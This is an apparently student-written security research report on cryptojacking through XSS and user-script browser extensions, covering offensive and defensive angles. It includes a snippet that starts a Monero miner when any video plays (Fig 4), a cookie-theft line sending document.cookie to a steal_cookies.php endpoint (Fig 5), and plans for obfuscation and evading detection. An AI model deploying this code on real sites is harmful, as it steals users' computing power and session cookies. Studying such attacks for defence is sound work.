XSS Browser Vulnerabilities

Joseph Brown, Mahendra Pruitt, Brian Lim, Usama Bin Ashraf

Abstract: This project outline vulnerabilities in browsers which takes advantage of user-end attack surfaces in order to evade both observational and heuristic detections users and modern browsers respectively use to detect cryptojacking. While browsers have made steps toward increased security in extensions, one of the most insecure areas of modern browsers, user-script type extensions still show great vulnerabilities to XSS attacks, including cryptojacking. This spawns from a lack of certification and a decentralization of user-script distribution, despite the extensions themselves being certified by browser extension marketplaces. The project takes both an offensive and defensive stance, providing research from both angles. It demonstrates the implementation of a cryptojacking attack through exploiting user-script vulnerabilities in browsers, and what steps could be taken to defend against such.
Keywords: Cryptojacking, Cryptocurrency, Browser jacking, Browser vulnerability, extension vulnerability, xss, cross-site scripting

1 Introduction

1.1 Motivation

Web browsers, we all use them, some of us use them practically every day for several hours but how many of us truly know how they work and what additional functionalities can they have? In the modern day, there are so many new innovations up and coming. Cryptocurrencies is one of those innovations that came into existence in 2009 and ever since then, it has been growing exponentially in terms of popularity and usage. At the most basic level, cryptocurrencies are a form of currency that is completely digital and decentralized. The only ways of obtaining them is through direct purchasing with money or mining them. Mining requires exceptionally powerful computers and not many individuals have the means or wants to buy the specific hardware to mine for it. This is where some hackers take advantage of certain browser vulnerabilities in order to mine cryptocurrency. At the lowest level, there exist extensions or plugins if you will that can be added to existing web browsers to give it more functionality and features, one of which allows the user to mine for cryptocurrencies, despite the specific hardware requirements.

Cryptocurrency is one of the ways people find to be a way to make a lot of money really fast and easy, which explains why some hackers will stop at nothing to find exploits to benefit themselves. Creating extensions or miner programs or extensions that does this exact purpose is something that occurs way too often. The way these extensions work is by performing the mining process on the unsuspecting victims computer and using the majority of the computer processing power, which in turn causes the victim's computer to run much slower and work less efficiently on other regular willing tasks. Some victims may not even become aware of it, which is why it is such an important topic to dive further into in order to find more preventative ways to protect people from it or find ways of informing people of the potential risks of installing and using browser extensions or add-ons. There's not say that there hasn't been any previous attempts to create more preventative actions when there definitely has but despite these best efforts and approaches to increasing the security of web browsers, extensions still remain vulnerable to exploits. As time moves on, cryptojacking, the term used to describe the action of taking over processing power that is not the adversary's own to mine cryptocurrencies for their own benefit continues to become a far greater issue as cryptocurrency begins to become more mainstream and gain more increased value in popularity, usage and overall financial value.

1.2 Background

Cryptocurrency.

Cryptocurrency is something that not many people would have thought would even be still relevant to this day, ever since its inception in 2009, it has become a hugely popular phenomenon in making money really fast and in the easiest of ways. The term isn't quite known to everyone, only those who are involved with finance and technology have awareness of it, which means the majority of the population most likely has no idea what it is. For those who are unaware of what it is, it simply is an encrypted digital currency that is completely off the grid in terms of its usage, meaning that it is decentralized, so no one single organization controls it. The way cryptocurrency works is by transferring between peers and their confirmation of the transaction happens via the public ledger also known as mining and there are two known ways of obtaining it, either by mining which involves solving complex mathematical puzzles that infeasible to figure out without a computational powerful computer with an even more powerful CPU or GPU and the other approach is to simply invest money into it as if you were buying anything else, exchanging your dollars for a digital equivalent [4].

Cryptojacking.

Cryptojacking, what is it? There are many ways of describing what it actually is but for the most part it is a term to describe the idea of obtaining cryptocurrencies in ways that are not in line with legal manners. Cryptojacking can occur in different forms but one way that is usually associated with it the most is with the attack using browser based miners. One of the earliest forms of browser based miners came into existence right about the time that Bitcoin was created. At this moment in time, it was understood or believed that mining for cryptocurrency through the use of browsers was a more efficient way and it provided far greater scalability due to the fact that any computer that has Internet access can be involved [1]. Eventually, since the creation of the first browser based miner and the discussion of it came about, more and more miners started to be developed and released for the general public to use. Some of the newly created miners at the time were JSMiner which was created in 2011, MineCrunch which was created in 2014. One browser based miner that came into existence recently was in 2017 and the miner was known as CoinHive [1].

This browser based miner was created shortly after the creation of a well known cryptocurrency known as Monero. This cryptocurrency can be described as similar to Bitcoin with the exception of the algorithm that it uses for mining and also it provides the users of such currency more benefits especially in the privacy aspect [1]. Browser based mining can come in many different forms. They either can be miner scripts that are just additional code written into the existing website code or they can be built as extensions or plugins which people can simply download from the browsers store and add increased functionality to their browser, so regardless of the site that they visit, if they download an extension that has a main purpose or a secret purpose of mining for cryptocurrency, it'll begin running and doing its job as long as the browser is active, including as a background process. A real life example of an extension of this type was found in 2017, the extension known as Archive Poster was a chrome extension and it was published on the Chrome web store. The extension had over 100,000 users at the time and over the span of days or for as long as the extension was lived on the Chrome web store, it had secretly started cryptojacking all of their users but eventually through user reports and media outlets, the extension was shutdown. Even on another browser known as FireFox began to have reports of malicious extensions being introduced onto their browser stores [1]. As of the current timing, any extensions currently live on the web store for the Chrome web browser that has anything to deal with mining for cryptocurrency has been delisted or removed from the store and any future extension upload requests to the store that deals with mining in general will be automatically rejected [12].

Browser Vulnerabilities.

Web browsers, there are a lot of them that are being used. Each and every one of them come with the potential of having vulnerabilities that can be exploited for malicious purposes. There are many different types of vulnerabilities that have been discovered. Some of them even have solutions but not all of them do. To name a few common ones that are known are Cross-site scripting. This kind of attack involves the adversary injecting malicious code into the web browser of the victim via the Javascript programs. This attack gives the adversary the ability to

obtain unauthorized data such as credit card information, passwords and one of the big ones is their cookies [20]. However, one vulnerability that we care the most about are extension vulnerabilities. Almost all extensions that are added to a browser to extend its functionality will be given full access to everything that the browser itself already has access to, indicating that the extension itself could be used for malicious purposes. The way a malicious extension can make use of its privilege is to manipulate the API calls to hide the malicious code, an example can be a miner for mining cryptocurrency [20].

There are plenty of other vulnerabilities with their unique characteristics and exploitation techniques. Even though these vulnerabilities are well known to the public, there have been attempts made to further the protection of the users. An example for the Cross-site scripting attack mentioned, there could be a protective measure put in place like having additional validation for user input, to make sure that any data that is being passed through is in the correct format and if it is not in the expected format, then it will throw errors and prevent further code execution [20]. As for the extension vulnerability, a preventative system that could thwart the abuse of privileges would be to have any, if not, all extensions that are being used to run with the least amount of privileges, so instead of having the extension have an equal full access, only give access to certain parts at the minimum. The different parts that make up an extension can be separated into operating system processes, this way, each component will become completely isolated, preventing any malicious code from running since it may require the use of another component. An example of that is where the content script and the core of the extension can be executed and ran in the sandboxed processes, outside the range of the operating system services [20]. The developers of mostly all the browsers began to come up with more meaningful ways of trying to safeguard against these vulnerabilities. One of the solutions that these developers came up with was to throttle the scripting that occurred on the client-side and to alert the user of any suspicious activity that may indicate that excessive system resources are being used up [1].

1.3 Overview

There are several different kinds of web browsers that people use, all with their own search engines, optimizations and security aspects. Some of which may not have the greatest security protections in place or they simply may not have the most up to date versions and this is where certain individuals will take advantage of. In what way can individuals take advantage of this? Computing power plays a vital role in the potential security breach of web browsers but before diving further into that, one must first understand the world of cryptocurrencies. Cryptocurrency essentially, at its most basic level is a digital form of currency that can be used to buy almost everything that is on the Internet with a certain caveat. That caveat is the fact that it is almost virtually untraceable. This means that someone can purchase certain items without ever disclosing who they are, which also means that this form of currency can be used for malicious or non legal manners. Another important note about this type of currency is that, depending on the type of it, it may be in short supply or it is extremely difficult to obtain a certain percentage of one, the difficulty factor of it is that you can just buy it like you normally would buy anything else but with cryptocurrency, it is usually much more expensive which means that not many people have the means or wants to spend such a high amount of money to get it. The alternative to get it, is to mine for it but mining for it requires computing power like no other and this is where so many individuals will go to extreme degrees to get it. Going back to the potential vulnerabilities in web browsers, this is how these adversaries will try to manipulate it to benefit themselves in obtaining cryptocurrency. Certain web browsers have the potential to run miners in the background processes of the victim's computer. All it would take is to have an unsuspecting victim visit a website that has malicious miner code hidden in a part of the website and once the victim performs an action such as playing a video, the miner code will execute and begin utilizing the victim's computer processing power. So without the user ever becoming aware of it, the miner is secretly mining the cryptocurrency on the victim's computer and once they are able to retrieve even a small amount of it, it will be sent to the attacker's cryptocurrency address. This is a huge issue and there needs to be ways of fixing these vulnerabilities, as well as informing people of the possible risks of downloading and using certain extensions in the browsers and visiting websites that they are not familiar with.

2 Approach

2.1 Cryptocurrency Miners

Usage of Miners.

Cryptocurrency miners come in many different forms but when you initially think of how a miner works in real life, you would be surprised to know that in the digital world, it works completely different, you aren't exactly digging and breaking things away to reach minerals. In the cryptocurrency world, miners play an incredibly important role in keeping things in order. They are in charge of validating each transaction and making sure that each individual spending their currency is not able to spend the same version twice. Transactions can be described as when two individuals exchange coins, so a certain amount of coins going from wallet to the next and these wallets are in the form of addresses. Eventually overtime, there will be several transactions being made and all this data will be recorded and put into what is known as a Block and from the initial designs of the currency, it is made so that every transaction from the beginning of its creation has been recorded and stored inside a wallet or ledger that is called the BlockChain, you can imagine it as one big place that contains every single record of every action [21].

Miners do their jobs by making sure and verifying the authenticity of the currency owners when they transfer or receive more crypto coins. Each transaction contains a hash that is created by the original owner, so the miners can use this hash as a means to double check and make sure that the coin is not spent twice. There are so many miners in place at any given moment, so once a transaction has been detected, each miner will take one and place it into a Block for further analysis and solving. Before any transaction is announced to everyone and placed into the BlockChain, this is what has to happen first. This is what differentiates actual mining versus digital mining for cryptocurrencies, the actual analysis and solving of each of the transactions involves calculating and solving incredibly complex mathematical problems [21]. These problems are not your typical math problems either, they require computational power like no other. However, there is also a small caveat that comes with mining for cryptocurrencies, these puzzles are so incredibly difficult to crack that the reward for it only is received by so little miners. The miners that are involved with solving the problems don't get anything for trying to solve it, they only get a reward if they solved it first. So there is a constant competition happening all the time, which leads to be one of the reasons the more computational power one has, the higher the probability of receiving the reward which is a portion of the cryptocurrency that is being mined.

As mentioned, the computational power required to mine for cryptocurrency is really high but what pieces of hardware contribute to cracking the puzzle faster and more efficiently. At its infancy, mining was done using the CPU or the Central Processing Unit but using this was definitely on the slower end of the process, which led to people finding alternative ways [21]. The GPU or the Graphical Processing Unit was the key, this is a specific component of computers that are in charge of processing and solving high mathematical calculations, functions and so much more. These were designed for gaming and they work wonders in mining for cryptocurrencies. Unlike your standard CPU which may contain 2, 4 or even 8 cores, a GPU could potentially have hundreds of cores running at the same time, so each core could be allocated to handle more computations. There is also a caveat to using GPUs for mining as well, the costs of owning one of the powerful GPUs is incredibly high, so not many regular people would have the means to own one. This is what plays a huge role in the project at hand. A lot of people want to be involved with cryptocurrency mining but due to high barrier of entry, certain individuals will stop at nothing to get what they want, even if it means breaking the law and moral boundaries. Including stealing computing power from unsuspecting victims that visit a website or from victims who download extensions that are assuming it is benefiting them rather than making things worse.



Fig 1. Demonstration of how XSS attacks can be facilitated and hidden within JS-DOM (Javascript - Document Object Model) interactions

Javascript & DOM Manipulation. For our first part, which focuses on hiding the cryptocurrency miner within videos, we will try two different approaches to see which is the most viable. First however, we will implement a basic coin miner in javascript for Monero, which will be done using an embeddable miner script [1] [6]. This embeddable script, by itself, will function similar to how simple webpage-based miners function. From there, we will take two different approaches, and see which work best, or if they work better in tandem. For our first approach we will use Google's own API for youtube [7], which allows javascript to interact with youtube iFrames and embeds. Due to the sheer prominence of youtube embeds across the web, we believe this will be the most successful web object which we can target. Using the API's behavior for responding to the actions of the video and frame objects [7], we will build a script that bridges to the aforementioned miner, and runs it within the embed while the video is running, and disables it while the video is paused. For our second approach, we implemented this same effect but instead by using the canvas web API, as this allows for greater flexibility in what actions we have control over and what can be controlled by the browser [8]. Youtube uses the HTML5 video tag in order to display its videos on its page, so it should be susceptible to manipulation using canvas and canvas DOM and JS events [8]. After both methods have been implemented, we will test and monitor them under a few simple standards; detectability (such as CPU/GPU usage vs videos, obviousness within the HTML code), and viability of the miner itself [2] [3] [4]. Based on these standards we will not only choose which one will be implemented within part two, but will also modify the code as needed if we need to work on these standards. For example, since canvas manipulation allows for additional functionality beyond YouTube's API, we can try to implement a timer callback that could periodically refresh the miner to help avoid detectability [3]. However, if the canvas manipulation method proves to be inconsistent, we can fall back on youtube's API for its simplicity. The benefit of the canvas method is it will apply to any page that uses the <video> tag in HTML5, which includes more than youtube, however [8]. If we find that both are viable on their own, an effort might be made to combine the two together for the widest possible injection of this script across the web.

Further XSS Manipulation.

2.2 Browser Vulnerabilities



Fig 2. Represents the relationship between extensions and a browser, and how user scripts exist outside of the trusted ecosystem.

Browser vulnerabilities are one of the least realized attacks that have recently been gaining traction in the world of cryptojacking. A user may trust whatever program they have installed, but their strongest trust might lie within the tool that they use to connect to the Internet. For example, a user may use Google Chrome, Firefox, or another popular browser. However, just because the user installs these browsers does not mean that they are inherently safe when they are used. Chromium, being an open source browser, is the basis of Google Chrome, and vulnerabilities in the open source code may be widely available to analyze. Additionally, with the recent popularity gain of extensions, users make themselves even more vulnerable when utilizing extensions in their favorite browsers, even though they may not realize it themselves.

In an effort to approach browser vulnerabilities, two mainstream browsers are identified and analyzed -- Google Chrome and Firefox. Both browsers have an add-on or extension marketplace, which seems to be an easy entry point for attempts at cryptojacking. When a user installs an extension that offers one service, they may be granting the extension even more power than they realize. A malicious attacker may try to attack browser vulnerabilities that seem insecure, such as ones that control custom user behavior. This could be as simple as an extension that grants the user dark mode on certain websites (such as the extension Dark Reader), or allow custom scripts to be run on web pages, such as in the extension Greasemonkey. By using extensions as an easy entry point to a user's browser, one may be able to remotely run code on the machine or on the web page a user visits, i.e, a cryptominer. While browsers have taken steps such as certificates and signing to prevent malicious or misleading extensions, there exist a sub-set of extensions which circumvent any certification. User-scripts are the most exemplary version of this, as they are a sub-ecosystem which exist outside of any certification. A malicious party may be able to design a website that exploits canvas DOM event handler interactions to install an extension on a user's browser. From there, code can be injected and run via the extension.

Another method to attack a web browser could be via APIs. For example, Google's API for Youtube is used to interact with Youtube iframes and embeds. The HTML tag, iFrames, can be used to embed data from another source. Theoretically, a malicious attacker could have a script running while a youtube video is being played. Even though this may seem limited to just Youtube, it is still a method through which a malicious attacker can use a browser to perform a cryptojacking attack.

This part will require exploiting vulnerabilities within "insecure" browser extensions in order to install the script from part one on the user's browser [10]. First, we will need to locate an exploit within an extension for a browser - based off of our current research, we believe this will be easiest to do within extensions that control custom user behavior or ones which exist to manipulate websites or browser behavior with "themes", such as Greasemonkey, Dark Reader, Enhancer for Youtube, or Youtube Plus [9]. Through vulnerabilities which we can find within these extensions, we will create a web page with a DOM interaction that exploits these holes in the add-on in question in order to install itself on the user's browser. From there, the script(s) from the first part will be injected onto loaded pages as relevant fields are loaded.

2.3 Defensive Research and Proposal

Contemporary Methods. Seeing the multitude vectors of attack, we should analyze the defense mechanisms implemented by different browsers. Google tries to prevent malicious extensions from entering the marketplace, but extensions are still making their way through. Recently, in September of 2019, a fake adblock extension was pulled from the marketplace because it was shown to perform cookie stuffing on the user's browser [15]. Seeing that this event is extremely recent, it is possible other fake extensions exist in the marketplace that provide vectors of attack for malicious parties.

Using contemporary cryptojacking prevention methods [2][3][13], we plan to evaluate the effectiveness of current defensive methods, and how efficient their methodology is in preventing the vulnerabilities studied in the offensive section of the project from being exploited. This will be done namely on Firefox and Chrome (Chromium) browsers, since their methods of cryptojacking are well documented and both browsers are open source [11][12]. Firefox namely uses a blacklist that blocks against common/well-known fingerprinting and crypto mining scripts, and also uses a heuristic approach to test if illegitimate processes are running inside of the containers securely provided by the browser [11]. Chromium does not have a policy implemented solely for cryptomining (and previously explicitly allowed it [12]), but because of its prevalence, have made active attempts to educate users of cryptomining behaviors, as well as reject licensing of chrome extensions manually which include this behavior. Chrome also has an ad-block which blocks common domains, a similar blacklist to firefox [12]. Other methods of preventing crypto jacking have been proposed, such as end-to-end analysis, and heuristic monitoring of local processes on one's computer. For example if a servers' CPU utilization reaches 100% at midnight and remain the same, it can be considered as a suspicious state. Most security software know has compiled lists of common domains, process observations, and common crypto-jacking scripts to prevent this type of behavior [13]. We plan to test the efficiency of these methods, both implemented and proposed, against the behavior of our exploits, and make notes on their effectiveness, as well as make note of and propose what could be done further to prevent these exploits and related behavior, especially if our vulnerabilities prove to be effective.

2.4 General Timeline

The first and second week of our project will be spent researching project requirements and implementations. The weeks of September 23 and October 2nd are spent discovering insecure extensions and implementing a simple cryptocurrency miner. We also research how to take advantage of existing extension vulnerabilities. Week three of our project, October 16, is spent organizing our project and providing a presentation of an update on our progress. Week four, which is the week of October 21st, we will make any necessary adjustments to our scripts and research on how to make it silent via CPU and GPU usage. We also look into laying the basis for an extension that implements the miner on the page. Week five consists of implementing methods to run our miner in concurrence with the Youtube API and Canvas' DOM event handlers so that we can implement it with the extension. Week 6 will be an update on our project status. During week 7, we will develop the extension and have our existing project scripts attached the the extension. After implementation, we will spend Week 8 researching how browsers currently protect against crypto jacking, what kind of code they implement, and what kind of methods. Week 9 will be spent

researching how the browser in question could protect itself against our methods or other attempts. During week 10, 11, and 12, we will draft and present our project presentation and then provide the revised final project report.

2.5 Division of Labor

Joseph Brown	Usama Ashraf	Mahendra Pruitt	Brian Lim
● Research about cryptojacking approaches and defenses, research into current XSS norms	● Analysis of extensions that take custom user scripts, analysis of user script structures	● Assistance into research into XSS norms, research into open source projects in this category	● Initial research of cryptojacking and relation to XSS -> what it is and how to do it?
● Writing and implementing malicious scripts	● Research into how browsers currently defend against cryptojacking and how they prevent it	● Research into how to make the malicious code harder to detect	● Research for current security measures and past exploits in recent years
● Focused on XSS implementation and reconciling with previously written scripts	● Defensive research and primary testing	● Analysis and discussion of how we could have our scripts bypass browser protections	● Assisted Joseph with XSS testing
● XSS testing and execution	● Assisted with testing efficiency of current defensive mechanisms	● Discussion of how to make our scripts better and harder to reverse engineer, obfuscation	● Research on further next steps and balancing freedom with vulnerability

2.6 Outcome and Deliverables

Outcome. At the very end, we expect to have a working script capable of injecting and running on a user's browser without them ever knowing, having done so completely undetected. Not only do we expect to perform an offensive attack but we also are expecting to understand how we can further protect a user from such attacks. However, it is still very possible that a third party program like an antivirus program could detect our exploitation tools and techniques. Given the nature of modern day security measures, the level of difficulty for surpassing such security to go completely undetected would be at a very high level.

At the very least, we should have a report on how current modern day browsers go about defending against existing cryptojacking attacks. There will also be further information and research regarding the defense side of things such

as how the defensive strategies are working and how they can be improved upon. Included in the findings will also be a critique regarding the effectiveness of each of the offensive and defensive methods.

Measurement of Success. As the success of offensive and defensive measures are hard to quantify simply by metrics, we will measure the project along a number of qualitative factors. For the offensive portion of the project, the success of the exploit will be measured through the following factors; exploit outcome, exploit efficiency, and exploit resistance. The "exploit outcome" is a simple qualitative measure of the ability of the exploit to be fully realized and deployed, along with documentation of any nuances that come in this process. The "exploit efficiency" is a measure of the exploit's tertiary deployment factors; universality of the approach (ability to exploit the vulnerability between browsers), for example. "Exploit resistance" is an evaluation of the exploit's detectability, both through contemporary crypto jacking methods as well as against observational aspects, such as CPU usage measurements - any factor which could contribute to the detection of the vulnerability by either a user or by a security program.

For the defensive portion of the project, the section of the project will take more of the form of a discussion rather than a measurable quantification. This section will discuss the significance of the outcome of the offensive portion of the project in relation to the contemporary methods of both browser security as well as cryptojacking detection methods. It will discuss why current paradigms fail to detect this exploit (or why they are successful, if so), and will also extrapolate this to discuss what further measures could be done to prevent these vulnerabilities, as well as why these proposed fixes would be applicable to this situation.

Deliverables. 1) Diagrams explaining where any vulnerabilities originate 2) Diagrams explaining how the vulnerability works 3) Any code used in facilitating the exploits mentioned within the paper

3 Findings

3.1 Initial Stages

Cryptocurrency Miner. Our primary attempt took the form of a cryptocurrency mining script, as this was foundational to the project and was important for the wider implications and further application within the project itself. This script has been created for the purpose of being injected into web pages by the latter offensive part of the project, and was judged along the metrics of size, efficiency, and secrecy. Size was used as a simple judgement metric for judging the length of the code, as well as the total size of the script if being saved locally; the lower the size and length of the native code which needs to be injected, the better. Efficiency was judged along a multitude of sub-criteria; theoretical mining rate, size in relation to other factors, and universality of application (how widely the script could be applied between browsers and/or web pages).Secrecy was judged by how difficult it would be for theoretical wider detection and/or being blocked.

At least for primary starting purposes, the miner aspect of the code was implemented using open source, MIT licensed software as a baseline. We surveyed a number of proprietary websites and services which offered server-based solutions for connections from miner worker threads, but as these were all closed source, we opted not to use them so we would have better analytical abilities, as well as being able to modify program code as needed. Coinhive, the first major web-based server scheme for web mining, had been discontinued in the time between the publication of much browser-based cryptojacking research and the start of this project. As such, the improvisation of open source software meant that certain aspects of past research on this topic was not fully applicable, so new analysis had to take place with the nuances of software we have decided on, and may still plan to modify.
We narrowed our search for MIT-licensed software down to three primary github-hosted projects; cryptoloot, webminerpool, and deepminer. We prepared a comparison of these projects for our intents and purposes in the figure below in regards to how they would be implemented within the project [16][17][18][19].

	Supported Cryptocurrencies	Complexity and Capability	Server Setup	Flexibility and Structure	Last Update
DeepMiner	Monero (XMR), Electroneum (ETN), Sumokoin (SUMO)	High hash rate. Fully manipulative JS client library. No arbitrary service or middleman. Depend on large amounts of client-side code.Built as a clone for CoinHive. Full JS client.	Completely self hosted deployable clone of CoinHive, no centralization. C based. Very large server, made with complex functionality in mind.	Highly flexible in terms of support, but primarily made as a replacement for ad software. Easily modified and highly controllable, but not without a heavy backbone of code. Not highly configurable, but highly controllable.	March of 2019.
WebMinerPool	Monero (XMR), Aeon (AEON)	Lightweight but highly efficient . Code is structured for the majority to be stored remotely. Built for independent deployment. Uses WebAssemply in addition to JS to perform hash calculations.	Completely self-hosted and arbitrarily deployable. C# based. Lightweight server with modification and user customization in mind.	Lightweight and made for rabid development and easy deployment. Includes open hooks for user modification. Simplistic structure and setup. Support for 11 different algorithms. Supports heavy configuration	May 2018 for original source, but hard forks have been kept up to date as recent as September of 2019.
CryptoLoot	Monero (XMR)	Incredibly lightweight. Only includes basic commands for starting and stopping the miner. Reliant on a proprietary middleman, but middleman is open source for analytical/educationa l purposes. Full JS client.	Self-hosted library based on a centralized service. Setup using PHP-CURL	Extremely lightweight and minimal client code with a degree of flexibility, but reliant on a proprietary middleman. Made as an ad replacement, but easily exploitable.	September 2019

Having overviewed these options, we decided to use WebMinerPool going forward. Not only was it the most efficient and flexible, but it was the most easily configurable and modifiable for experimental and educational purposes. Although DeepMiner could theoretically work on more browsers because of WebMinerPool's dependency on WebAssembly, since all major browsers (Chrome, Firefox, IE, and Safari) support the library, we did not feel that sacrificing the level of flexibility and efficiency offered by the project was worth sacrificing. Because CryptoLoot was still be dependent on a middleman service, we did not want to move forward with it, despite the incredibly simplistic and lightweight foundation of the client [16][17][18][19].

With this now decided, we moved onto the implementation of this into the project code. Based on our outlined approach, we took two steps forward; an implementation using the official Youtube API, and an approach using the native HTML5 documentation for video canvas manipulation. We went to two pages which had hosted videos on the site; a random youtube video page, and a page on a news website with self-hosted video. We opened the source of the page, and then using the browser inspect source and relative positioning tool, were able to find that youtube did not use a proprietary rendering system, but actually did rely on the HTML5 video tag, which was consistent for self hosted videos elsewhere. Because of this revelation, we realized we did not need to make two versions or rely on any API, and could make a universal script which applied to all videos.



Fig 3. Diagram representing relationship between the browser, website, and malicious code

The code itself was relatively simple, and worked by creating a variable that uses the document element finder, and finds elements on the loaded document with the “video” tag name. Each element has a DOM event listener created for it on play and on pause using native onplay() and onpause() event handlers, which then correlate to the startMining() and stopMining() functions from WebMinerPool. References to the WebMinerPool client library are made through an XSS attack with a remote hosted reference; this was done to reduce the amount of code loaded and/or injected natively. After testing and obfuscation (both manual and automatic), we were able to get the amount of lines that needed to be injected down to just 2. To verify this system worked, we deployed the server software on a VPS and manually added the lines of code (through inspect element/modify source on a browser), and were able to get the script working.

Besides the foundation being set for our injectable code, we approached additional steps simultaneously in regards to the other parts of our project. This was mainly done in the form of identifying browser extensions which could be exploitable based on functionality vulnerabilities named in research we have done thus far. We narrowed down these categories of exploits mainly to style-based browser modifications, which inject their own code (or user generated code) into websites. Since there is no certification of the code that these extensions inject, and since they are certified on the highest level already, research has named them as the most vulnerable category of extensions to exploitation, despite their continual certification on browser app stores, such as the Chrome & Firefox Extension Marketplaces.

```
var vid = document.getElementsByTagName("video"); //get element on page which are videos

var server = "ws://localhost:8181"; //SERVER ADDRESS & PORT

vid.addEventListener('onplay', function(event) {
  startMining("POOL","XMR/MONERO ADDRESS");
});

vid.addEventListener('onpause', function(event) {
  stopMining()
});
```

Fig 4. Simple implementation of cryptominer, assuming remote library was also required as a precursor (address removed for security purposes)

3.2 Revisions To Initial Approach

Revised Project Approach. While we initially had entered the project intending to focus more on implementing cryptojacking through browser vulnerabilities, we found during our research that this exploit was more malleable than we had first considered. While we were able to demonstrate the cryptojacking attack, we also realized that the project could be expanded to include general XSS attacks. In order to prove the full extent to which this vulnerability could be utilized, we revised our approach to also include demonstrations of cookie theft attacks, as well as data theft attacks from input fields in forms. From a defensive perspective, we also decided we would qualitatively measure how properties of these attacks, and why current paradigms fail to protect against them, as well as discuss what could be done based on such measurements.

```
image = new Image();
image.src = "localhost:8181/steal_cookies.php?c=" + document.cookie;
```

Fig 5. Example of malicious image source request XSS attack

